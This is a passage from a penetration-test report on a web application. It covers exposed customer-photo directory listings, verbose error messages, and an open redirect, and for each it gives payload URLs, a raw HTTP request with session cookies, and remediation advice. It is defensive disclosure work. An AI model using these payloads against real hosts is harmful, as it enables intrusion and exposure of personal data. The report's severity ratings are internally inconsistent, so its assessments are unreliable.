
Below mentioned URL's disclose personal information

**Affected URL :**

- <http://13.233.167.124/static/images/upload/customers/default.png>
- [http://13.233.167.124/products/details.php?p\\_id=2](http://13.233.167.124/products/details.php?p_id=2)


# Observation

- ☐ Navigate to mentioned URL
- ☐ And you can see the whole path where everyone's photo is stored



# Proof of Concept (PoC)


Here if you see the URL , you will know that we just changed it little bit and we hit jackpot where we can see photos uploaded by customer and may more...



## Index of /static/images/uploads/

[../](#)  
[customers/](#)  
[products/](#)  
[card.png](#)

07-J  
07-J  
05-J



## Index of /static/images/uploads/customers/

[../](#)  
[1550224525.png](#)  
[1550228019.jpg](#)  
[1550382697.jpg](#)  
[1550382890.jpg](#)  
[1552082680.jpg](#)  
[1552082706.jpg](#)  
[1552083012.jpg](#)  
[1552083459.jpg](#)  
[default.png](#)

15-Feb-2019 09:55	10194
15-Feb-2019 10:53	9796
17-Feb-2019 05:51	14616
17-Feb-2019 05:54	180769
08-Mar-2019 22:04	178491
08-Mar-2019 22:05	178491
08-Mar-2019 22:10	32935
08-Mar-2019 22:17	58
07-Jan-2019 08:49	43218



# Business Impact – Extremely High

While neither users nor the server are directly impacted by this vulnerability, it can assist an attacker in mapping the personal data associated with any account and organizing additional assaults on a particular account.

## RECOMENDATIONS

- ☐ You can apply encryption to the personal data
- ☐ You can add authenticity and authorization to access the other data

## References

<https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

# 14. Default Messages

## Default Messages (Low)

In below mentioned URL's ,if add a specific payload it will show default messages

### **Affected URL :**


- <http://13.233.167.124/?includelang=lang/en.php>

### **Payload**

- en.php' (GET Parameter)

# Observation & POC

Here we added payload as shown above and we got an error



# Business Impact – Extremely High

Despite not directly affecting users or the server, this vulnerability can assist an attacker in mapping the architecture of the server and planning additional server attacks.

## RECOMENDATIONS

Don't show the default error messages because they occasionally provide location information as addition to server information. Hence, in the event of an error, either forward it to the same page or generate a manually-written error.

## References

[https://www.owasp.org/index.php/Improper\\_Error\\_Handling](https://www.owasp.org/index.php/Improper_Error_Handling)

# 15. Open Redirection

## Open Redirection (Low)

In below mentioned URL's we can change the path of redirection

### Affected URL :

- <http://35.154.99.183/?includelang=lang/en.php>
- <http://35.154.99.183/?includelang=lang/fr.php>


### Payload:-

- <http://35.154.99.183/?includelang=https://www.google.com?lang/en.php>

# Observation & POC

Here we made changes to the URL according to the payload

```
1 GET /?includelang=https://www.google.com?lang/en.php HTTP/1.1
2 Host: 35.154.99.183
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://35.154.99.183/
8 Connection: close
9 Cookie: key=9lwlqddsvfr; PHPSESSID=qimtjmk4sn2v3jlvpg9u5m4181; X-XSRF-TOKEN=cc634c547f4bad75e0d469244ae2590e0fe99f96e8a978255ecc386a067f2e6b
10 Upgrade-Insecure-Requests: 1
11
12
```



# Business Impact – Extremely High

A URL value sent in a http parameter could send the request to the given URL by the web application. through changing the URL to point to a dangerous website.

## RECOMENDATIONS

Disallow Offsite Redirects.

- ☐ If you must reroute a user based on a URL, use an ID that is internally resolved to the relevant URL rather than untrusted input.
- ☐ Use a redirection page that requires the user to click on the link rather than merely redirecting them if you want the user to be able to issue redirects.
- ☐ To stop the usage of harmful URIs like javascript, you should additionally make sure the URL starts with http:// or https:// and invalidate any other URLs:

## References

<https://cwe.mitre.org/data/definitions/601.html>

<https://www.hacksplaining.com/prevention/open-redirects>

# THANK YOU

For any further clarifications/patch assistance, please contact:  
8374720198